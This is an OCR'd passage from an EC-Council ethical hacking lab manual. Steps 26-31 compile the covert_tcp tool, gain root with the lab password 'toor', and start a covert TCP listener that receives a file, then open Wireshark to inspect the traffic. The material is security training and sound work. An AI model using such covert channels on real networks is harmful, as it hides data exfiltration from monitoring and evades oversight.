


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

26. Now, navigate to the **Receive** folder on **Desktop** and paste the **covert_tcp.c** file into the folder.



27. Switch back to the **Terminal** window, type **cc –o covert_tcp covert_tcp.c**, and press **Enter**. This compiles the covert_tcp.c file.




28. Now, type **sudo su** and hit **Enter** to gain super-user access. Ubuntu will ask for the password; type **toor** as the password and hit **Enter**.


    Note: The password you type will not be visible in the terminal window.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

29. To start a listener, type **./covert_tcp -dest 10.10.1.9 -source 10.10.1.13 -source_port 9999 -dest_port 8888 -server -file /home/ubuntu/Desktop/Receive/receive.txt** and press **Enter**, as shown in the screenshot.




30. Now, switch back to the **Parrot Security** virtual machine. Click **Applications** in the top-left corner of **Desktop** and navigate to **Pentesting** → **Information Gathering** → **wireshark**.




Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

31. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



